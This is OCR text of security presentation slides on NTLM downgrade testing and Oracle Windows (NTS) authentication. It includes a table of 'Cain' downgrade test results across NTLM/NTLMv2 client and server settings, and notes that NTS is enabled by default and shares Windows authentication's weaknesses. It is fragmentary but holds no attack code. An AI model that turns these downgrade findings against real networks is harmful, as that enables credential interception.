
Cain test results (downgrade)

Server		Send LM & NTLM response	Send LM & NTLM - use NTLM session security if negotiated	Send NTLM response only	Send NTLMv2 response only	Send NTLMv2 response only/refuse LM	Send NTLMv2 response only/refuse LM & NTLM
Client	Send NTLM response only			OK	OK	OK	OK
	Send NTLMv2 response only	NOK	NOK	NOK			


NTLM refresh



NTLM refresh



NTLM refresh




Oracle Windows authentication


- It is allowed by default

  SQLNET.AUTHENTICATION_SERVICES= (NTS)
- Of course it has the same problems as the normal Windows authentication
- Supports Kerberos. If the authentication is Kerberos between a Windows client and a Windows server, the Oracle client and the Oracle server will use Kerberos as well


Oracle Windows authentication




Oracle Windows authentication



